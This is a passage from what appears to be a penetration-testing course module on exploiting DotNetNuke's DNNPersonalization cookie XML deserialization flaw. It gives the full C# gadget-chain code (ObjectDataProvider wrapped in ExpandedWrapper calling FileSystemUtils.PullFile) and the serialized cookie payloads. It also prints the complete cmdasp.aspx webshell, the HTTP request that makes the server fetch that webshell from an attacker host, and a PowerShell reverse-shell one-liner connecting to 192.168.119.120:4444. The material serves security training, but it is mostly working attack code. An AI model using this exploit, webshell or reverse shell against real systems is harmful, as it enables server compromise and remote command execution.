As we are trying to verify the `ObjectDataProvider` analysis we performed earlier, we navigate to the `System.Windows.Data.ObjectDataProvider.QueryWork` function implementation inside the `PresentationFramework` assembly and set a breakpoint on the function call to the `InvokeMethodOnInstance` method we identified earlier. We will finally let the process execution continue until this breakpoint is hit.




Figure 159: On breakpoint on the function call to `InvokeMethodOnInstance` is triggered

If we now look at the Call Stack window in dnSpy, we will see that the code execution occurred exactly as expected.




Figure 160: The `ObjectDataProvider MethodName.set` call stack confirms the call chain identified during the static analysis

One thing to notice at this point is that if we let the execution of our process continue, we will once again hit this breakpoint. As a matter of fact, this breakpoint will be reached three times. This corresponds to the number of times we are manipulating values related to our `ObjectDataProvider` instance. First, we set the `MethodName` property, which triggers the code chain we just analysed and thus our breakpoint. We then set the `MethodParameters` values twice which will also trigger the breakpoint albeit with a slightly different call stack.

Finally we can see in our webserver logs that the URL we specified has been reached and that the file `C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt` on the DNN server has been successfully created.

```
kali@kali:~$ sudo tail -f /var/log/apache2/access.log
192.168.121.120 - - [06/Sep/2018:13:57:30 -0700] "GET /myODPTest.txt HTTP/1.1" 200 266 "-" "-"
```

Figure 161: Webserver log indicates successful code execution

Downloads	jquery.min.map	4/20/2017 4:23 PM	Linker Address Iwmap
Recent places	KeepAlive.aspx	4/26/2017 4:23 PM	ASPx File
This PC	packages.config	4/26/2017 4:23 PM	CONFIG File
	PullFileTest.txt	9/6/2018 3:13 PM	Text Document
	Robots.txt	4/26/2017 4:23 PM	Text Document
Network	SiteAnalytics.config	4/26/2017 4:23 PM	CONFIG File
	SiteUrls.config	4/26/2017 4:23 PM	CONFIG File
	web.config	8/31/2018 2:37 PM	CONFIG File
36 items			130 KB

Figure 162: The PoC file has been created on the DNN server

At this point, we have demonstrated that an instance of the *ObjectDataProvider* class can indeed trigger the *FileSystemUtils.PullFile* method by simply setting the appropriate properties. Therefore, the only thing left for us to do is attempt to serialize this object and verify that we can trigger the same chain of events during deserialization. If this works, we will then move on and attempt to use the same object in the DNNPersonalization cookie.

7.6.4 Exercise

1. Repeat the steps described in the previous section. Use single-step debugging to follow the code execution chain starting with the invocation of the *MethodName* property setter.
2. Verify that the *ObjectDataProvider* triggers the method invocation three times in our example. Review the call stack each time in order to understand how they differ.

7.6.5 Serialization of the ObjectDataProvider

As we mentioned earlier in this module, our DNNpersonalization cookie payload has to be in the XML format. Since we have already demonstrated how to serialize an object using the *XmlSerializer* class, we can add that code to our example application from Listing 255. However, based on our earlier analysis we know that the DNNPersonalization cookie has to be in a specific format in order to reach the deserialization function call. Specifically, it has to contain the “profile” node along with the “item” tag, which contains a “type” attribute describing the enclosed object. Rather than trying to reconstruct this structure manually, we can re-use the DNN function that creates that cookie value in the first place. This function is called *SerializeDictionary* and is located in the *DotNetNuke.Common.Utilities.XmlUtils* namespace.

```

Assembly Explorer
SerializingDictionary(Dictionary<string, string> source, string rootName)
1 // DotNetNuke.Common.Utilities.XmlUtils
2 // Token: 0x00004365 RID: 17253 RVA: 0x00F2A74 File Offset: 0x00F0C74
3 public static string SerializeDictionary(IDictionary source, string rootName)
4 {
5     string result;
6     if (source.Count != 0)
7     {
8         XmlDocument xmlDoc = new XmlDocument();
9         XmlElement xmlElement = xmlDoc.CreateElement(rootName);
10        xmlDoc.AppendChild(xmlElement);
11        foreach (object obj in source.Keys)
12        {
13            XmlElement xmlElement2 = xmlDoc.CreateElement("item");
14            xmlElement2.SetAttribute("key", Convert.ToString(obj));
15            xmlElement2.SetAttribute("type", source[obj].GetType().AssemblyQualifiedName);
16            XmlDocument xmlDoc2 = new XmlDocument();
17            XmlSerializer xmlSerializer = new XmlSerializer(source[obj].GetType());
18            StringWriter stringWriter = new StringWriter();
19            xmlSerializer.Serialize(stringWriter, source[obj]);
20            stringWriter.ToString();
21            xmlDoc2.LoadXml(stringWriter.ToString());
22            xmlDoc2.AppendChild(xmlDocument.ImportNode(xmlDocument.DocumentElement, true));
23            xmlElement.AppendChild(xmlElement2);
24        }
25        result = xmlDoc.OuterXml;
26    }
27    else
28    {
29        result = "";
30    }
31    return result;
32 }

```

Figure 163: The implementation of the function that creates the DNNPersonalization cookie

With that in mind, we will adjust our application source code to look like the following:

```

01: using System;
02: using System.IO;
03: using System.Xml.Serialization;
04: using DotNetNuke.Common.Utilities;
05: using System.Windows.Data;
06: using System.Collections; 07:
08: namespace ODPSerializer
09: {
10:     class Program
11:     {
12:         static void Main(string[] args)
13:         {
14:             ObjectDataProvider myODP = new ObjectDataProvider();
15:             myODP.ObjectInstance = new FileSystemUtils();
16:             myODP.MethodName = "PullFile";
17:             myODP.MethodParameters.Add("http://192.168.119.120/myODPTest.txt");
18:
myODP.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt"); 19:
20:             Hashtable table = new Hashtable();
21:             table["myTableEntry"] = myODP;
22:             String payload = "; DNNPersonalization=" +
XmlUtils.SerializeDictionary(table, "profile");
23:             TextWriter writer = new
StreamWriter("C:\\\\Users\\\\Public\\\\PullFileTest.txt");
24:             writer.Write(payload);
25:             writer.Close(); 26:
27:             Console.WriteLine("Done!");
28:         }
29:     }
30: }
```

Listing 256 - Serialization of the ObjectDataProvider instance

Starting on line 20 in Listing 256, we create a *HashTable* instance and proceed by adding an entry called “myTableEntry” to which we assign our *ObjectDataProvider* instance. We then use the DNN function to serialize the entire object while providing the required “profile” node name. Finally, we prepend the cookie name to the resulting string and save the final cookie value to a file.

If we compile the new proof of concept and run it under the dnSpy debugger we will be greeted with the following message:




Figure 164: A serialization error occurs when we try to serialize our object

If we drill down to the `_innerException` or `_message` value of the exception variable, we can see that the serializer did not expect the `FileSystemUtils` class instance (Figure 165).

Locals		
Name	Value	Type
StackTrace	Can't evaluate when an unhandled exception has occurred	
TargetSite	Can't evaluate when an unhandled exception has occurred	
WatsonBuckets	Can't evaluate when an unhandled exception has occurred	
<code>_className</code>	null	string
<code>_data</code>	null	System.Collections.IDictionary
<code>_dynamicMethods</code>	null	object
<code>_exceptionMethod</code>	null	System.Reflection.MethodBase
<code>_exceptionMethodString</code>	null	string
<code>_helpURL</code>	null	string
<code>_HRESULT</code>	0x80131509	int
<code>_innerException</code>	null	System.Exception
<code>_ipForWatsonBuckets</code>	0x00000000	System.UIntPtr
<code>_message</code>	"The type DotNetNuke.Common.Utilities.FileSystemUtils was not expected. Use the..."	string
<code>_remoteStackTraceIndex</code>	0x00000000	int
<code>_remoteStackTraceString</code>	null	string
<code>_safeSerializationManager</code>	{System.Runtime.Serialization.SafeSerializationManager}	System.Runtime.Serialization.Safe...

Figure 165: Details of the thrown exception

The reason this is happening is due to the way the `XmlSerializer` is instantiated in the `SerializeDictionary` function. If we refer to Figure 163, the `XmlSerializer` instance is created using whatever object type is returned by the `GetType` method on the object that was passed into the `SerializeDictionary` function. Since we are passing an `ObjectDataProvider` instance, this is the type the `XmlSerializer` will expect. It will have no knowledge of the object type that is wrapped in the `ObjectDataProvider` instance, which in our case is a `FileSystemUtils` object. Therefore the serialization fails.

It is important to note that we could in theory fix this issue by instantiating the `XmlSerializer` using a different constructor prototype, namely one that informs the `XmlSerializer` about the wrapped object type. The instantiation would then look similar to this:

```
XmlSerializer xmlSerializer = new XmlSerializer(myODP.GetType(), new Type[]
{typeof(FileSystemUtils)});
```

Listing 257 - Modification to the XmlSerializer instantiation to inform it about the wrapped object type

However, this would not help us because the `XmlSerializer` instance inside the vulnerable DNN function would process the serialized object with the default constructor, i.e. it would not account for the additional object type generating the same error shown in Figure 165.

The bottom line for us is that we cannot successfully serialize our object using the DNN `SerializeDictionary` function. This means that we need to consider the use of a different object that can help us achieve our goal, namely invocation of the `PullFile` method.

We'll tackle that problem next.

7.6.6 Enter The Dragon (`ExpandedWrapper` Class)

As a solution to the problem we described in the previous section, Muñoz and Mirosh suggested that the `ExpandedWrapper` class could be used to finalize the construction of a malicious payload. While that sounded good in theory, we found ourselves lacking details about how exactly this solution worked. Our assumption was that looking up the official documentation would be sufficient. However, in order to fully grasp the mechanics of this approach, a bigger effort is needed.

The official documentation⁷³ for the `ExpandedWrapper` class states that:

This class is used internally by the system to implement support for queries with eager loading of related entities. This API supports the product infrastructure and is not intended to be used directly from your code.

This short explanation is not helpful to our understanding in any meaningful way. Furthermore, the explanation of the type parameters in the same document makes everything even more confusing at first. Although there seems to be a lack of publicly available explanations about the specific use-cases for this class, the .NET Framework is open source, which allows us to look at the actual implementation of this class and try to understand what exactly we are dealing with.

While the source code⁷⁴ itself is not particularly interesting, the summary information at the beginning of the class implementation provides us with a clue.

Provides a base class implementing `IExpandedResult` over projections.

We are specifically focused on the term “projections”. While the concept of projections may be familiar to some software developers, it is necessary for us to review this idea briefly so we can gain a better understanding of what the `ExpandedWrapper` class does. If we look at the official documentation for the Projection Operations,⁷⁵ we learn that a projection is a mechanism by which a particular object is transformed into a different form.

⁷³ (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.data.services.internal.expandedwrapper2?view=netframework-4.7.2>

⁷⁴ (Microsoft, 2020), <https://referencesource.microsoft.com/#System.Data.Services/System/Data/Services/Internal/ExpandedWrapper.cs>

⁷⁵ (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/csharp/programming-guide/concepts/linq/projection-operations>

Projections (and expansions) are typically found in the world of data providers and databases. Their primary purpose is to reduce the number of interactions between an application and a backend database relative to the number of queries that are executed. In other words, they facilitate data retrieval using JOIN queries, rather than multiple individual queries.⁷⁶

While the details of this process are outside the scope of this module, there is one aspect of it that is highly relevant to our problem. Specifically, in order to enable the encapsulation of the data retrieved using expansions and projections, data providers need to be able to create objects of arbitrary types. This is accomplished using the *ExpandedWrapper* class, which represents a generic object type. Most importantly for us, the constructors for this class allow us to specify the object types of the objects that are encapsulated in a given instance. This is exactly what we need to enable the *XmlSerializer* to serialize an object properly and solve the issue we encountered previously.

In essence, we can use this class to wrap our source object (*ObjectDataProvider*) into a new object type and provide the properties we need (*ObjectDataProvider.MethodName* and *ObjectDataProvider.MethodParameters*). This set of information is assigned to the *ExpandedWrapper* instance properties, which will allow them to be serialized by the *XmlSerializer*. Again, this satisfies the *XmlSerializer* limitations as it cannot serialize class methods, but rather only public properties and fields.

Let's see how that looks in practice.

```

01: using System;
02: using System.IO;
03: using DotNetNuke.Common.Utilities;
04: using System.Collections;
05: using System.Data.Services.Internal;
06: using System.Windows.Data; 07:
08: namespace ExpWrapSerializer
09: {
10:     class Program
11:     {
12:         static void Main(string[] args)
13:         {
14:             Serialize();
15:         } 16:
17:         public static void Serialize()
18:         {
19:             ExpandedWrapper<FileSystemUtils, ObjectDataProvider> myExpWrap = new
ExpandedWrapper<FileSystemUtils, ObjectDataProvider>();
20:             myExpWrap.ProjectingProperty0 = new ObjectDataProvider();
21:             myExpWrap.ProjectingProperty0.ObjectInstance = new FileSystemUtils();
22:             myExpWrap.ProjectingProperty0.MethodName = "PullFile";

```

⁷⁶ (OakLeaf Systems, 2010), http://oakleafblog.blogspot.com/2010/07/windows-azure-and-cloud-computing-posts_22.html

```

23:
myExpWrap.ProjectedProperty0.MethodParameters.Add("http://192.168.119.120/myODPTest.tx
t");
24:
myExpWrap.ProjectedProperty0.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullF
ileTest.txt"); 25:
26:
27:         Hashtable table = new Hashtable();
28:         table["myTableEntry"] = myExpWrap;
29:         String payload = XmlUtils.SerializeDictionary(table, "profile");
30:         StreamWriter writer = new
StreamWriter("C:\\\\Users\\\\Public\\\\ExpWrap.txt");
31:         writer.Write(payload);
32:         writer.Close(); 33:
34:         Console.WriteLine("Done!"); 35:
}
36:
37:     }
38: }
```

Listing 258 - Serializing an ExpandedWrapper object

In Listing 258 starting on line 19 we can see that instead of using the *ObjectDataProvider* directly, we are now instantiating an object of type *ExpandedWrapper<FileSystemUtils, ObjectDataProvider>*. Furthermore, we use the generic *ProjectedProperty0* property to create an *ObjectDataProvider* instance. The remainder of code should look familiar.

If we compile and execute this code, we will see that there are no exceptions generated during the execution and that our webserver indeed processed a corresponding HTTP request.

The serialized object now looks like this:

```

<profile><item key="myTableEntry"
type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.File
SystemUtils, DotNetNuke, Version=9.1.0.367, Culture=neutral,
PublicKeyToken=null],[System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]],
System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"><ExpandedWrapperOfFileSystemUtilsObjectDataProvider
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><ProjectedProperty0><ObjectInstance
xsi:type="FileSystemUtils"
/><MethodName>PullFile</MethodName><MethodParameters><anyType
xsi:type="xsd:string">http://192.168.119.120/myODPTest.txt</anyType><anyType
xsi:type="xsd:string">C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt</anyType></Method
Parameters></ProjectedProperty0></ExpandedWrapperOfFileSystemUtilsObjectDataProvider><
/item></profile>
```

Listing 259 - Serialized ExpandedWrapper instance

However, our ultimate goal is to make sure that our serialized object can be properly deserialized within the DNN web application. We can test this quickly in our example application by implementing that functionality.

```

01: using System;
02: using System.IO;
03: using DotNetNuke.Common.Utilities;
04: using DotNetNuke.Common;
05: using System.Collections;
06: using System.Data.Services.Internal;
07: using System.Windows.Data; 08:
09: namespace ExpWrapSerializer
10: {
11:     class Program
12:     {
13:         static void Main(string[] args)
14:         {
15:             //Serialize();
16:             Deserialize();
17:         } 18:
19:         public static void Deserialize()
20:         {
21:             string xmlSource =
System.IO.File.ReadAllText("C:\\\\Users\\\\Public\\\\ExpWrap.txt");
22:             Globals.DeserializeHashTableXml(xmlSource);
23:         } 24:
25:         public static void Serialize()
26:         {
27:             ExpandedWrapper<FileSystemUtils, ObjectDataProvider> myExpWrap = new
ExpandedWrapper<FileSystemUtils, ObjectDataProvider>();
28:             myExpWrap.ProjectedImage0 = new ObjectDataProvider();
29:             myExpWrap.ProjectedImage0.ObjectInstance = new FileSystemUtils();
30:             myExpWrap.ProjectedImage0.MethodName = "PullFile";
31:
myExpWrap.ProjectedImage0.MethodParameters.Add("http://192.168.119.120/myODPTest.tx
t");
32:
myExpWrap.ProjectedImage0.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullF
ileTest.txt"); 33:
34:
            Hashtable table = new Hashtable();
            table["myTableEntry"] = myExpWrap;
            String payload = XmlUtils.SerializeDictionary(table, "profile");
            TextWriter writer = new
StreamWriter("C:\\\\Users\\\\Public\\\\ExpWrap.txt");
            writer.Write(payload);
            writer.Close(); 41:
            Console.WriteLine("Done!"); 43:
        }
44:
45:     }
46: }
```

Listing 260 - Testing the DNN deserialization of our ExpandedWrapper object

Notice that in Listing 260 on line 19, we have implemented a simple *Deserialize* function. This function reads the serialized *ExpandedWrapper* object we have previously created from a file and uses the native DNN function to start the deserialization process. You will recall that this is the same function that is called in the *LoadProfile* (Figure 131) function we identified as the entry point for our vulnerability analysis at the beginning of this module.

If we run this compiled application under dnSpy and set a breakpoint on the *InvokeMember* function call inside *ObjectDataProvider.InvokeMethodOnInstance*, we can indeed validate that the deserialization is proceeding as we hoped for by looking at the call stack (Figure 166).




Figure 166: Deserialization of the *ExpandedWrapper* object

Moreover Figure 167 shows that the myODPTest.txt file is being downloaded again from our webserver, indicating the *PullFile* method has been successfully triggered during the deserialization process.

```
kali@kali:~$ sudo tail -f /var/log/apache2/access.log
192.168.121.120 - - [06/Sep/2018:13:57:30 -0700] "GET /myODPTest.txt HTTP/1.1" 200 266 "-" "-"
192.168.121.120 - - [06/Sep/2018:14:00:36 -0700] "GET /myODPTest.txt HTTP/1.1" 200 266 "-" "-"
```

Figure 167: Webserver log indicates successful code execution during deserialization

Now that we have constructed and validated a working payload, it is finally time to put everything together and test it against our DNN server.

7.6.7 Exercise

Repeat the steps described in the previous section and ensure that the generated payload is working as intended.

7.7 Putting It All Together

At this point we can set up the entire attack and try to gain a reverse shell using this vulnerability. In order to do that, we will use a ASPX command shell that can be found on our attacking Kali VM. We'll copy that into our webserver root directory and make sure we set the correct permissions on it.

```
kali@kali:~$ locate cmdasp.aspx /usr/share/webshells/aspx/cmdasp.aspx
kali@kali:~$ cat /usr/share/webshells/aspx/cmdasp.aspx
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script Language="c#" runat="server"> void
Page_Load(object sender, EventArgs e)
{
    string ExcuteCmd(string arg)
    {
        ProcessStartInfo psi = new ProcessStartInfo();
        psi.FileName = "cmd.exe"; psi.Arguments = "/c
" + arg; psi.RedirectStandardOutput = true;
        psi.UseShellExecute = false; Process p =
        Process.Start(psi); StreamReader stmrdr =
        p.StandardOutput; string s =
        stmrdr.ReadToEnd(); stmrdr.Close(); return s;
    }
    void cmdExe_Click(object sender, System.EventArgs e)
    {
        Response.Write("<pre>");
        Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));
        Response.Write("</pre>");
    }
</script>
<HTML>
<HEAD>
<title>awen asp.net webshell</title>
</HEAD>
<body >
```

```

<form id="cmd" method="post" runat="server">
<asp:TextBox id="txtArg" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP: 20px" runat="server" Width="250px"></asp:TextBox>
<asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute; TOP: 18px" runat="server" Text="excute" OnClick="cmdExe_Click"></asp:Button>
<asp:Label id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP: 22px" runat="server">Command:</asp:Label>
</form>
</body>
</HTML>

<!-- Contributed by Dominic Chell (http://digitalapocalypse.blogspot.com/) --&gt;
<!-- http://michaeldaw.org 04/2007 --&gt;
kali@kali:~$ sudo cp /usr/share/webshells/aspx/cmdasp.aspx /var/www/html/
kali@kali:~$ sudo chmod 644 /var/www/html/cmdasp.aspx
</pre>

```

Listing 261 - Setting up our attacking webserver

We'll use our application to serialize the *ExpandedWrapper* object again, making sure that we modify the URL and the file name we use in the *MethodName* parameters. As a result, we should see a serialized object similar to the following:

```

<profile><item key="myTableEntry"
type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.FileSystemUtils, DotNetNuke, Version=9.1.0.367, Culture=neutral,
PublicKeyToken=null],[System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]],
System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]><ExpandedWrapperOfFileSystemUtilsObjectDataProvider
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><ProjectedProperty0><ObjectInstance
xsi:type="FileSystemUtils">
/><MethodName>PullFile</MethodName><MethodParameters><anyType
xsi:type="xsd:string">http://192.168.119.120/cmdasp.aspx</anyType><anyType
xsi:type="xsd:string">C:/inetpub/wwwroot/dotnetnuke/cmdasp.aspx</anyType></MethodParameters></ProjectedProperty0></ExpandedWrapperOfFileSystemUtilsObjectDataProvider></item
></profile>

```

Listing 262 - A payload that will upload an ASPX command shell to the DNN server from our Kali VM

Please keep in mind that the reason we can write to the DNN root directory is due to the permissions we had to give to the IIS account, per DNN installation instructions:

the website user account must have Read, Write, and Change Control of the root website directory and subdirectories (this allows the application to create files/folders and update its config files)

We can now modify a HTTP request as we did earlier in this module and send it to our target. This time however we will use our serialized object as the DNNPersonalization cookie value.

Request

Raw Params Headers Hex

```
GET /dotnetnuke/DOESNOTEXIST HTTP/1.1
Host: localhost
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/68.0.3440.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: DNNPersonalization=<profile><item key="myTableEntry"
type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.FileSystemUtils, DotNetNuke, Version=9.1.0.367, Culture=neutral,
PublicKeyToken=null],[System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]],

System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"><ExpandedWrapperOfFileSystemUtilsObjectDataProvider
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><ProjectedProperty0><ObjectInstance
xsi:type="FileSystemUtils" /><MethodName>PullFile</MethodName><MethodParameters><anyType
xsi:type="xsd:string">http://192.168.119.120/cmdasp.aspx</anyType><anyType
xsi:type="xsd:string">C:/inetpub/wwwroot/dotnetnuke/cmdasp.aspx</anyType></MethodParameter
s></ProjectedProperty0></ExpandedWrapperOfFileSystemUtilsObjectDataProvider></item></prof
ile>
Connection: close
```

Figure 168: Sending our final payload to the DNN webserver

Everything should have worked as expected at this point and our malicious payload should have executed as expected. We can confirm that by looking at the webserver log file, which indicates that our ASPX shell has been downloaded.

```
192.168.121.120 - - [07/Sep/2018:13:31:13 -0700] "GET /cmdasp.aspx HTTP/1.1" 200 1662
"-"
"-"
```

Listing 263- Our malicious ASPX shell has been downloaded by the DNN web application

Finally, we can validate our attack success by browsing to our newly uploaded webshell.




Figure 169: Our ASPX command shell can be accessed on the DNN webserver

At this point, we can execute any command of our choosing. In order to wrap up our attack we will execute a PowerShell reverse shell command⁷⁷ and make sure we receive that shell on our Kali VM.

The following listing shows the Powershell reverse shell one-liner command we will use:

```
$client = New-Object System.Net.Sockets.TCPCClient('192.168.119.120',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};
```

